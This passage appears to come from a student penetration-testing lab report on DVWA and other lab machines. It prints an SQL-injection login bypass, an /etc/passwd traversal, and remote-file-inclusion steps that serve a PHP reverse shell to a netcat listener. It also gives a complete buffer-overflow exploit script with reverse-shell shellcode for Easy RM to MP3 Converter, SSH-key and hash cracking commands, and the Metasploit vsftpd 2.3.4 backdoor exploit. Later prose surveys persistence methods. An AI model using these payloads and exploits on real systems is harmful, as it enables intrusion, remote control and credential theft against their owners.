
**Severity:** **Critical**

**Proof of Concept Code:** The following payload was injected into the username field to bypass authentication:

1' OR '1'='1

**3.3.3 File Inclusion:**

**Vulnerability Exploited:** Local File Inclusion (LFI)



**System Vulnerable:** DVWA server

**Vulnerability Explanation:** The "File Inclusion" module of DVWA is susceptible to local file inclu-sion attacks owing to poor input validation. Attackers may include and execute arbitrary files on the server by altering file paths in the application. During testing, an LFI vulnerability was detected in the "File Inclusion" module's file parameter. By designing a malicious file path, an at-tacker might access sensitive data or execute arbitrary code on the server.

**Vulnerability Fix:** URLs should be validated by the site developer.

**Severity:** **High**

**Proof of Concept Code:** I see there is a local file here:

../../../../../etc/passwd

**File Inclusion (RFI) Vulnerability**

Steps and Proof of Concept (PoC):

1. **Start a Simple HTTP Server**:

python2 -m SimpleHTTPServer 9000


Run python2 -m SimpleHTTPServer 9000 to serve the php-reverse-shell.php file.



1. **Set Up a Netcat Listener**:


nc -nlvp 1234


Use nc -nlvp 1234 to listen for incoming connections.



1. Send this URL to the victim:

http://192.168.20.133/dvwa/vulnerabilities/fi/?page=http://127.0.0.1:9000/shell.php






**Fuzz the page Parameter:**

to fuzz the page parameter in the URL:

wfuzz -c --hl 87 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt -b "security=low; PHPSESSID=h380tl8bjto72909rd6fis0phe" "http://192.168.20.133/dvwa/vulnerabilities/fi/?page=../../hackable/flags/FUZZ.php"



**3.3.4 Buffer Overflow: Easy RM to MP3 Converter:**

**Vulnerability Exploited:** Buffer Overflow in Easy RM to MP3 Converter

**System Vulnerable:** Easy RM to MP3 Converter application

**Vulnerability Explanation:** Easy RM to MP3 Converter is subject to a buffer overflow attack owing to poor input validation. Attackers may exploit this issue by constructing a malicious playlist file (.m3u) with a payload that exceeds the buffer size permitted by the application. When the malicious .m3u file is accessed by the program, it overflows the buffer, overwrit-ing neighboring memory locations and possibly executing arbitrary code.


**Exploitation Technique:** The attacker created a Python script to produce a malicious .m3u file containing a payload to trigger the buffer overflow. Upon loading the malicious .m3u file in Easy RM to MP3 Converter, the application breaks, and control of the program flow may be hijacked. my payload contains shellcode that opens a reverse shell to my system using nc (netcat) .

**Vulnerability Fix:** the developers of Easy RM to MP3 Converter should include sufficient input validation and bounds checking to avoid buffer overflow attacks.


**Severity:** **Critical**

**Proof of Concept:**

1. First I Generate the pattern using **pattern\_create.rb**:



1. Then I Identify the offset using **pattern\_offset.rb**: 
2. Craft the payload using **msfvenom**:

1. My Python script will generate malicious **.m3u file**:

offset = 'A' \*26091  
eip = '\x58\xb0\x01\x10'  
badchars = ( "\x01\x02\x03\x04\x05\x06\x07\x08\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"

"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"

"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"

"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"

"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"

"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"

"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"

"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

payload = b""

payload += b"\xbd\x99\xf0\xb1\xf9\xdb\xcf\xd9\x74\x24\xf4"

payload += b"\x58\x2b\xc9\xb1\x52\x31\x68\x12\x03\x68\x12"

payload += b"\x83\x71\x0c\x53\x0c\x7d\x05\x16\xef\x7d\xd6"

payload += b"\x77\x79\x98\xe7\xb7\x1d\xe9\x58\x08\x55\xbf"

payload += b"\x54\xe3\x3b\x2b\xee\x81\x93\x5c\x47\x2f\xc2"

payload += b"\x53\x58\x1c\x36\xf2\xda\x5f\x6b\xd4\xe3\xaf"

payload += b"\x7e\x15\x23\xcd\x73\x47\xfc\x99\x26\x77\x89"

payload += b"\xd4\xfa\xfc\xc1\xf9\x7a\xe1\x92\xf8\xab\xb4"

payload += b"\xa9\xa2\x6b\x37\x7d\xdf\x25\x2f\x62\xda\xfc"

payload += b"\xc4\x50\x90\xfe\x0c\xa9\x59\xac\x71\x05\xa8"

payload += b"\xac\xb6\xa2\x53\xdb\xce\xd0\xee\xdc\x15\xaa"

payload += b"\x34\x68\x8d\x0c\xbe\xca\x69\xac\x13\x8c\xfa"

payload += b"\xa2\xd8\xda\xa4\xa6\xdf\x0f\xdf\xd3\x54\xae"

payload += b"\x0f\x52\x2e\x95\x8b\x3e\xf4\xb4\x8a\x9a\x5b"

payload += b"\xc8\xcc\x44\x03\x6c\x87\x69\x50\x1d\xca\xe5"

payload += b"\x95\x2c\xf4\xf5\xb1\x27\x87\xc7\x1e\x9c\x0f"

payload += b"\x64\xd6\x3a\xc8\x8b\xcd\xfb\x46\x72\xee\xfb"

payload += b"\x4f\xb1\xba\xab\xe7\x10\xc3\x27\xf7\x9d\x16"

payload += b"\xe7\xa7\x31\xc9\x48\x17\xf2\xb9\x20\x7d\xfd"

payload += b"\xe6\x51\x7e\xd7\x8e\xf8\x85\xb0\x70\x54\x91"

payload += b"\x54\x19\xa7\x99\x4a\xb8\x2e\x7f\x18\x2a\x67"

payload += b"\x28\xb5\xd3\x22\xa2\x24\x1b\xf9\xcf\x67\x97"

payload += b"\x0e\x30\x29\x50\x7a\x22\xde\x90\x31\x18\x49"

payload += b"\xae\xef\x34\x15\x3d\x74\xc4\x50\x5e\x23\x93"

payload += b"\x35\x90\x3a\x71\xa8\x8b\x94\x67\x31\x4d\xde"

payload += b"\x23\xee\xae\xe1\xaa\x63\x8a\xc5\xbc\xbd\x13"

payload += b"\x42\xe8\x11\x42\x1c\x46\xd4\x3c\xee\x30\x8e"

payload += b"\x93\xb8\xd4\x57\xd8\x7a\xa2\x57\x35\x0d\x4a"

payload += b"\xe9\xe0\x48\x75\xc6\x64\x5d\x0e\x3a\x15\xa2"

payload += b"\xc5\xfe\x25\xe9\x47\x56\xae\xb4\x12\xea\xb3"

payload += b"\x46\xc9\x29\xca\xc4\xfb\xd1\x29\xd4\x8e\xd4"

payload += b"\x76\x52\x63\xa5\xe7\x37\x83\x1a\x07\x12"

nopes = '\x90'\*20

# buffer1=offset+eip+nopes+payload+'C'\*1000

buffer1= offset + eip + nopes + payload+'C'\*1000


with open('C:/users/zsk/Desktop/fuzz.m3u' , 'w') as f:

f.write(buffer1)


f.close()


1. Attacker sets up a listener for reverse shell:

nc -lvnp 7777



1. Attacker delivers the malicious .m3u file to the victim and waits for them to open it in Easy RM to MP3 Converter.



**3.3.5 Cracking SSH Passwords:**


**Setting Up the Victim Computer:**

1. Create a new user on the victim's computer named "bob":

sudo adduser bob

1. Switch to the "bob" user:

su - bob



1. Navigate to the .ssh directory and create an authorized\_keys file:

cd ./.ssh


ls -la


touch authorized\_keys

chmod 600 authorized\_keys

cat id\_rsa.pub >> authorized\_keys

cat authorized\_keys





**Sharing the Public Key with the Attacker:**

1. Start a SimpleHTTPServer to host the id\_rsa.pub file:


python -m SimpleHTTPServer 8000



**Attacker's Actions:**


1. Download the id\_rsa.pub file from the victim's computer:

http://192.168.20.133:8000/id\_rsa



1. Download the ssh2john.py script and the password wordlist:

wget https://raw.githubusercontent.com/magnumripper/JohnTheRipper/bleeding-jumbo/run/ssh2john.py



1. Convert the SSH key to a format suitable for cracking:

python ssh2john.py id\_rsa > id\_rsa.hash



1. Start password cracking using John the Ripper:


john --wordlist=darkweb2017-top10.txt id\_rsa.hash

1. Display cracked passwords:

john --show id\_rsa.hash


1. Log in to the victim's computer using the cracked SSH key:

ssh -o HostKeyAlgorithms=+ssh-rsa -i id\_rsa



1. Secure the id\_rsa file:


chmod 400 id\_rsa




**3.3.6 Cracking SQL User Passwords:**

1. Identify the type of hash using HashID:

hashid





1. Prepare the hash for cracking:

nano passhash






1. Start password cracking using Hashcat:

hashcat -a 0 -m 0 passhash /usr/share/wordlists/probable-v2-top1575.txt



1. Another Method to crack the passwords Using **CrackStation**:



**3.3.7 Metasploit Exploit: vsftpd 2.3.4 Backdoor**

**Vulnerability Exploited:** vsftpd 2.3.4 Backdoor Exploit

**System Vulnerable:** vsftpd FTP server (version 2.3.4)

**Vulnerability Explanation:** The vsftpd FTP server is a backdoor exploit that enables you to obtain unauthorized access to the system.

**Exploitation Technique:** By using the vsftpd\_234\_backdoor module in Metasploit, the attacker can easily gain access to the system.

**Vulnerability Fix:** system administrators should upgrade the vsftpd FTP.

**Severity:** **Critical**

**Proof of Concept:**

1. First I need to launches Metasploit framework:

msfconsole

2. Then I selects the vsftpd backdoor exploit module:

use exploit/unix/ftp/vsftpd\_234\_backdoor

3. I set the required options for the exploit:


set RHOST 192.168.20.133

set RPORT 4444

4. Finally run the exploit:

exploit

5. I Successfully gains a remote shell on the target system and can execute arbitrary commands.



**3.4 Maintaining Access**

After successfully breaching a system, it's vital for attackers to develop a mechanism of keeping access to the compromised system for further exploitation or data exfiltration. Here, we'll explore typical approaches used to preserve access:

Backdoor Installation: Attackers commonly install backdoors, which are malicious software components or settings that enable unauthorized access to a system. Backdoors may be concealed inside legitimate-looking files or processes to elude discovery.

Persistent Remote Access: Attackers may build persistent remote access methods, such as remote administra-tion tools (RATs) or remote access Trojans (RATs). These tools allow attackers to manipulate hacked computers remotely, executing instructions, uploading/downloading data, or even monitoring user activities.

Privilege Escalation: Once initial access is established, attackers may aim to escalate their privileges inside the sys-tem to acquire more control and access to critical resources. This might entail exploiting vulner-abilities, misconfigurations, or poor security settings to elevate privileges to those of a higher-level user or administrator.

Fileless Persistence: Fileless persistence solutions entail preserving access without leaving typical traces on the system's disk. Instead, attackers exploit existing system tools and processes or memory-resident malware to keep access, making identification and removal more complex

Traffic Tunneling: Attackers may build covert communication channels, such as encrypted tunnels or cov-ert channels inside authorized network protocols, to retain access and exfiltrate data without alerting suspicion. This may entail using techniques like SSH tunnels, VPNs, or DNS tunneling.

Rootkit Installation: Rootkits are malicious software packages intended to disguise the existence of additional mali-cious software or processes on a compromised system. By disguising their actions and processes, attackers may sustain long-term access to the system while escaping detection by security safeguards.

C2 Frameworks: Command and control (C2) frameworks offer complex architecture for managing hacked systems and preserving access. These frameworks include capabilities like as en-cryption, obfuscation, and automated communication to silently control and interact with com-promised systems.

Exploiting Patching holes: Attackers may exploit holes in system patching and updating policies to keep access. By exploiting known vulnerabilities for which fixes are not yet deployed, attackers may assure con-tinued access to systems even while patches are issued.

Defenders must apply comprehensive security measures, including continuous monitoring, patch man-agement, user awareness training, and access restrictions, to identify and neutralize these access maintenance strategies efficiently. Regular security assessments and penetration testing may also assist detect and resolve vulnerabilities before attackers exploit them.

**3.5 House Cleaning**

In the field of cybersecurity, "house cleaning" refers to the technique of eliminating or minimizing possible security risks and vulnerabilities inside an organization's IT infrastructure. This proactive strategy helps increase overall security posture and minimizes the chance of successful intrusions. Here are some major features of home cleaning:

